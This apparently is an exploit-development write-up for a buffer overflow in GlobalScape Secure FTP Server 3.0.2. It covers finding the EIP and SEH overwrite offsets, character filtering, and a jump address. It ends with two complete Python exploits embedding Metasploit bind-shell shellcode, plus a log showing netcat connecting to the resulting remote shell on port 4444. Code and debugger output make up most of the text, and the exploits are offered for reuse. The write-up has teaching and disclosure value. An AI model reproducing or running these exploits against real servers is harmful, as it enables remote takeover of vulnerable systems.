GlobalScape Secure FTP Server 3.0.2 Buffer Overflow

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
What is GlobalScape Secure FTP Server?

GlobalScape Secure FTP Server is a flexible, reliable, and cost-effective File Transfer Protocol (FTP) Server. Secure FTP Server is used to exchange data securely using the most up-to-date security protocols available and employs a rich set of automation tools, providing a comprehensive data management solution.

Where's the problem?

GlobalScape FTP server does not filter user input properly, and crashes once ~3000 characters are sent by an **authenticated** user. The following python script will crash the server, with the resulting CPU registers (Figure 1).

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*3000

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```



```
Registers (FPU)
EAX 00000000
ECX 0214FA9C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDX 00B4B254
EBX 00B4E0A0
ESP 0214FA6C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 422689E4
ESI 00FDC381 ASCII "500 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 00B4E670

EIP 41414141
```


(Figure 1)

As we can see, the EIP register is overwritten, and allows us to control the execution flow of the FTP server.

Abusing the EIP

The EIP is overwritten after exactly 2043 bytes of user input, as can be seen by the following script, and resulting CPU registers (Figure 2).

```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2043 + '\x42'*4 + '\x43'*1000

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```



```
Registers (FPU)
EAX 00000000
ECX 0264FA9C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EDX 00B4B254
EBX 00B4E0A0
ESP 0264FA6C ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 42268BDB
ESI 00B4EBA9 ASCII "500 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EDI 00B4E6A0

EIP 42424242
```

(Figure 2)


Notice that EIP is overwritten with B's (\x42), and that remaining user input is pointed to by ECX, ESP and ESI. Theoretically, we can attempt to place our shellcode in the stack at any one of these memory addresses, as long as we can jump to that location. For the purposes of our demonstration, we will "jump to ESP" in order to land in our shellcode.

Determining available space for shellcode

We also need to determine exactly how much space we have for our shellcode. We can do this by sending a long string (in our case, 2000 `\xCC`'s) and examining the stack after the crash.

The buffer below resulted in Figure 3.

```
buffer = '\x41'*2043 + '\x42'*4 +'\xCC'*2000
```



```
Address   Hex dump                                         ASCII
0274FA6C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FA7C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FA8C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FA9C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FAAC  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FABC  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FACC  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠

                        ........................

0274FF4C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FF5C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FF6C  CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC  ╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠╠
0274FF7C  27 3A 20 63 6F 6D 6D 61 6E 64 20 6E 6F 74 20 75  ': command not u
0274FF8C  6E 64 65 72 73 74 6F 6F 64 2E 00 0A 00 D3 84 FF  nderstood....╙ä
0274FF9C  8C FF 74 02 8F 13 43 80 DC FF 74 02 DC 01 4C 00  î t☻Å‼CÇ▄ t☻▄☺L.
0274FFAC  D8 2E 4E 00 00 00 00 00 EC FF 74 02 7C 98 4E 7C  ╪.N.....∞ t☻|ÿN|
```


(Figure 3)

A quick calculation will show us that we have approximately 1280 bytes of space for our shellcode.

Dealing with character filtering

Some applications filter or alter the data stream they receive. In order for our exploit to work, we need to ensure that none of our shellcode (or entire buffer for that matter) is altered by the application. We can check for filtering by sending varying ascii characters as our "shellcode" and then check in the debugger to see if anything has changed. We send the following buffer, and receive the output in Figure 4:

```
buffer = '\x41'*2043 + '\x42'*4 +'ABCD…XYZabcd..xyz123…890'
```



```
Address   Hex dump                                         ASCII
0234FA8C  41 42 43 44 45 46 47 48 49 4A 4B 4C 4D 4E 4F 50  ABCDEFGHIJKLMNOP
0234FA9C  51 52 53 54 55 56 57 58 59 5A 41 42 43 44 45 46  QRSTUVWXYZABCDEF
0234FAAC  47 48 49 4A 4B 4C 4D 4E 4F 50 51 52 53 54 55 56  GHIJKLMNOPQRSTUV
0234FABC  57 58 59 5A 31 32 33 34 35 36 37 38 39 30 CC CC  WXYZ1234567890╠╠
```

(Figure 4)

If you look closely, you will see that GlobalScape FTP server converts lowercase characters to uppercase. Any character from `\x60` upto `\x7a` will be converted. We can overcome this problem by creating lowercase-free shellcode with the Metasploit shellcode generator – more specifically, by using the PexAlphaNum shellcode encoder. We also need to take care in choosing our "JMP ESP" address, and make sure it doesn't contain any of these characters as well.

Finding an Address in memory

Using class101's findjump2, we find ESP addresses in a relevant system dll, such as kernel32.dll, or ntdll.dll, as depicted in Figure 5.

```
C:\>findjump2.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C4FEDBB     call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 1 usable addresses

C:\>
```

(Figure 5)

Final Exploit using EIP overwrite method

Now that we have all the information we need (including a few trial and error fine tuning) we can get on with writing our exploit code.


```
#!/usr/bin/python
###############################################
# GlobalScape Secure FTP Server Buffer Overflow
# Coded by mati@see-security.com
# http://www.see-security.com
###############################################
#EIP Overwrite
#
#root@[muts]# ./globalscape-3.0-ftp.py
#
# [+] Evil GlobalFTP 3.0 Secure Server Exploit
# [+] Coded by mati [at] see-security [dot] com
# [+] 220 GlobalSCAPE Secure FTP Server (v. 3.0) * UNREGISTERED COPY *
#
# [+] Sending Username
# [+] Sending Password
# [+] Sending evil buffer
# [+] Connect to port 4444 on victim Machine!
#
# root@[muts]# nc -v 192.168.1.153 4444
# [192.168.1.153] 4444 (?) open
# Microsoft Windows 2000 [Version 5.00.2195]
# (C) Copyright 1985-2000 Microsoft Corp.
#
# C:\WINNT\system32>

import socket
import struct
import time

# win32_bind -  EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc +="\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc +="\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc +="\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc +="\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
sc +="\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc +="\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc +="\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc +="\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc +="\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc +="\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc +="\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc +="\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc +="\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc +="\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc +="\x41\x43\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc +="\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc +="\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f"
sc +="\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc +="\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc +="\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc +="\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc +="\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc +="\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc +="\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc +="\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc +="\x41\x4e\x45\x49\x4a\x46\x46\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc +="\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x45\x35\x4f\x4f\x42\x4d"
sc +="\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc +="\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc +="\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x45\x35"
sc +="\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc +="\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc +="\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc +="\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc +="\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc +="\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc +="\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc +="\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
sc +="\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc +="\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc +="\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc +="\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc +="\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc +="\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a"
```

```
buffer = '\x41'*2043+ struct.pack("<L",0x7C4FEDBB)+'\x90'*36+sc #2K SRV Sp4
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
        print "[+] Coded by muts"
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        print "[+] " +d
        print "[+] Sending Username"
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        print "[+] Sending Password"
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        print "[+] Sending evil buffer"
        time.sleep(1)
        s.send(buffer+'r\n')
        print "[+] Connect to port 4444 on victim Machine!\n"
except:
        print "Can't connect to ftp"
```

Abusing the SEH

If we re-examine the debugger during our initial crash, we will see that the SEH is also overwritten. The following script will result in Figures 6 and 7:


```
#!/usr/bin/python

import socket
import struct
import time

buffer = '\x41'*2099+ '\x42'*4+'\x43'*4+'\x44'*900

try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        time.sleep(1)
        s.send(buffer+'r\n')
except:
        print "Can't connect to ftp"
```



```
0264FA6C  41414141
0264FA70  41414141
0264FA74  41414141
0264FA78  41414141
0264FA7C  41414141
0264FA80  41414141
0264FA84  41414141
0264FA88  41414141
0264FA8C  41414141
0264FA90  41414141
0264FA94  41414141
0264FA98  41414141
0264FA9C  42424242  Pointer to next SEH record
0264FAA0  43434343  SE handler
0264FAA4  44444444
0264FAA8  44444444
0264FAAC  44444444
0264FAB0  44444444
0264FAB4  44444444
0264FAB8  44444444
0264FABC  44444444
0264FAC0  44444444
0264FAC4  44444444
0264FAC8  44444444
```

(Figure 6)


We now press SHIFT + F9 to pass the exception in olly, and see that the SE Handler has been called. Once again, we control the execution flow of GlobalScape FTP server.



```
Registers (FPU)
EAX 0224F75C ASCII "AAAA"
ECX 43434343
EDX 77F951B6 ntdll.77F951B6
EBX 0224FA9C ASCII "BBBBCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
ESP 0224F6C4
EBP 0224F6E4
ESI 0224F784
EDI 00FDCFE0

EIP 43434343
```

(Figure 7)

In addition, we see that the EBX register is pointing to the rest of our user controlled data, so a jump to EBX is in order. We will use the 4 B's to (short) jump over our fake SEH in order to land in our shellcode (Figure 8).



```
01D4FA6C  41414141
01D4FA70  41414141
01D4FA74  41414141
01D4FA78  41414141
01D4FA7C  41414141
01D4FA80  41414141
01D4FA84  41414141
01D4FA88  41414141
01D4FA8C  41414141
01D4FA90  41414141
01D4FA94  41414141
01D4FA98  41414141
01D4FA9C  EB0606EB  Pointer to next SEH record
01D4FAA0  7C5354B2  SE handler
01D4FAA4  90909090
01D4FAA8  90909090
01D4FAAC  90909090
01D4FAB0  90909090
01D4FAB4  90909090
01D4FAB8  90909090
01D4FABC  90909090
01D4FAC0  90909090
```

(Figure 8)

Final Exploit using SEH overwrite method

```
#!/usr/bin/python
###############################################
# GlobalScape Secure FTP Server Buffer Overflow
# Coded by mati@see-security.com
# http://www.see-security.com
###############################################
# SEH Overwite

import socket
import struct
import time

# win32_bind -  EXITFUNC=thread LPORT=4444 Size=717 Encoder=PexAlphaNum
# http://metasploit.com */

sc = "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\xff\x4f\x49\x49\x49\x49\x49"
sc +="\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
sc +="\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
sc +="\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
sc +="\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
sc +="\x4f\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x4f\x4f\x42\x56\x4b\x58"
sc +="\x4e\x56\x46\x32\x46\x32\x4b\x38\x45\x44\x4e\x43\x4b\x58\x4e\x47"
sc +="\x45\x50\x4a\x57\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x41\x4b\x58"
sc +="\x4f\x55\x42\x52\x41\x30\x4b\x4e\x43\x4e\x42\x53\x49\x54\x4b\x38"
sc +="\x46\x53\x4b\x58\x41\x30\x50\x4e\x41\x33\x42\x4c\x49\x39\x4e\x4a"
sc +="\x46\x58\x42\x4c\x46\x57\x47\x30\x41\x4c\x4c\x4c\x4d\x50\x41\x30"
sc +="\x44\x4c\x4b\x4e\x46\x4f\x4b\x33\x46\x55\x46\x42\x4a\x42\x45\x57"
sc +="\x43\x4e\x4b\x58\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x36\x4b\x58"
sc +="\x4e\x50\x4b\x34\x4b\x48\x4f\x55\x4e\x41\x41\x30\x4b\x4e\x43\x30"
sc +="\x4e\x52\x4b\x48\x49\x38\x4e\x36\x46\x42\x4e\x41\x41\x56\x43\x4c"
sc +="\x41\x43\x42\x4c\x46\x46\x4b\x48\x42\x54\x42\x33\x4b\x58\x42\x44"
sc +="\x4e\x50\x4b\x38\x42\x47\x4e\x41\x4d\x4a\x4b\x48\x42\x54\x4a\x50"
sc +="\x50\x35\x4a\x46\x50\x58\x50\x44\x50\x50\x4e\x4e\x42\x35\x4f\x4f"
sc +="\x48\x4d\x41\x53\x4b\x4d\x48\x36\x43\x55\x48\x56\x4a\x36\x43\x33"
sc +="\x44\x33\x4a\x56\x47\x47\x43\x47\x44\x33\x4f\x55\x46\x55\x4f\x4f"
sc +="\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e\x4e\x4f\x4b\x53\x42\x45\x4f\x4f"
sc +="\x48\x4d\x4f\x35\x49\x48\x45\x4e\x48\x56\x41\x48\x4d\x4e\x4a\x50"
sc +="\x44\x30\x45\x55\x4c\x46\x44\x50\x4f\x4f\x42\x4d\x4a\x36\x49\x4d"
sc +="\x49\x50\x45\x4f\x4d\x4a\x47\x55\x4f\x4f\x48\x4d\x43\x45\x43\x45"
sc +="\x43\x55\x43\x55\x43\x45\x43\x34\x43\x45\x43\x34\x43\x35\x4f\x4f"
sc +="\x42\x4d\x48\x56\x4a\x56\x41\x41\x4e\x35\x48\x36\x43\x35\x49\x38"
sc +="\x41\x4e\x45\x49\x4a\x46\x46\x4a\x4c\x51\x42\x57\x47\x4c\x47\x55"
sc +="\x4f\x4f\x48\x4d\x4c\x36\x42\x31\x41\x45\x45\x35\x4f\x4f\x42\x4d"
sc +="\x4a\x36\x46\x4a\x4d\x4a\x50\x42\x49\x4e\x47\x55\x4f\x4f\x48\x4d"
sc +="\x43\x35\x45\x35\x4f\x4f\x42\x4d\x4a\x36\x45\x4e\x49\x44\x48\x38"
sc +="\x49\x54\x47\x55\x4f\x4f\x48\x4d\x42\x55\x46\x35\x46\x45\x45\x35"
sc +="\x4f\x4f\x42\x4d\x43\x49\x4a\x56\x47\x4e\x49\x37\x48\x4c\x49\x37"
sc +="\x47\x45\x4f\x4f\x48\x4d\x45\x55\x4f\x4f\x42\x4d\x48\x36\x4c\x56"
sc +="\x46\x46\x48\x36\x4a\x46\x43\x56\x4d\x56\x49\x38\x45\x4e\x4c\x56"
sc +="\x42\x55\x49\x55\x49\x52\x4e\x4c\x49\x48\x47\x4e\x4c\x36\x46\x54"
sc +="\x49\x58\x44\x4e\x41\x43\x42\x4c\x43\x4f\x4c\x4a\x50\x4f\x44\x54"
sc +="\x4d\x32\x50\x4f\x44\x54\x4e\x52\x43\x49\x4d\x58\x4c\x47\x4a\x53"
sc +="\x4b\x4a\x4b\x4a\x4b\x4a\x4a\x46\x44\x57\x50\x4f\x43\x4b\x48\x51"
sc +="\x4f\x4f\x45\x57\x46\x54\x4f\x4f\x48\x4d\x4b\x45\x47\x35\x44\x35"
sc +="\x41\x35\x41\x55\x41\x35\x4c\x46\x41\x50\x41\x35\x41\x45\x45\x35"
sc +="\x41\x45\x4f\x4f\x42\x4d\x4a\x56\x4d\x4a\x49\x4d\x45\x30\x50\x4c"
sc +="\x43\x35\x4f\x4f\x48\x4d\x4c\x56\x4f\x4f\x4f\x4f\x47\x33\x4f\x4f"
sc +="\x42\x4d\x4b\x58\x47\x45\x4e\x4f\x43\x38\x46\x4c\x46\x36\x4f\x4f"
sc +="\x48\x4d\x44\x55\x4f\x4f\x42\x4d\x4a\x36\x4f\x4e\x50\x4c\x42\x4e"
sc +="\x42\x36\x43\x55\x4f\x4f\x48\x4d\x4f\x4f\x42\x4d\x5a"

buffer = '\x41'*2099+'\xEB\x06\x06\xEB'+'\xb2\x54\x53\x7c'+'\x90'*59+sc
try:
        s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print "\n[+] Evil GlobalFTP 3.0 Secure Server Exploit"
        print "[+] Coded by muts"
        connect=s.connect(('192.168.1.153',21))
        d=s.recv(1024)
        print "[+] " +d
        print "[+] Sending Username"
        time.sleep(1)
        s.send('USER muts\r\n')
        s.recv(1024)
        print "[+] Sending Password"
        time.sleep(1)
        s.send('PASS muts\r\n')
        s.recv(1024)
        print "[+] Sending evil buffer"
        time.sleep(1)
        s.send(buffer+'r\n')
        print "[+] Connect to port 4444 on victim Machine!\n"
except:
        print "Can't connect to ftp"
```

Final notes

A copy of the EIP overwrite Exploit can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_EIP.py

A copy of the SEH overwrite Exploit can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30_SEH.py

A Metasploit port can be found here:

http://www.hackingdefined.com/exploits/globalscape_ftp_30.pm

NOTE #1:

This article was meant to arrange my own thoughts about this buffer overflow. If you find errors, mistakes, blatant garbage or otherwise have comments – feel free to contact me.

NOTE #2:

The exploit described here has been tested on Windows 2000 Server SP4. No special attempts have been made to universalize return addresses. If you need to, change the code to suit your needs!

NOTE #3:

Vendor has been notified, and a fix is available. No animals were harmed during this process.

References, Credits and Thanks

(In no particular order)

- Thanks to my wife for tolerating me during my learning experience.
- Thanks to Tal zeltzer for guiding me through the darkness.
- Thanks to Metasploit for their wonderful, wonderful stuff.
- All the whitehat.co.il gang – you know who you are!
- George, my smelly yet lovable dog -> http://www.whitehat.co.il/background.jpg

http://metasploit.com
http://www.securityforest.com/wiki/index.php/Exploit:_Stack_Overflows_-_Exploiting_SEH_on_win32
http://class101.org/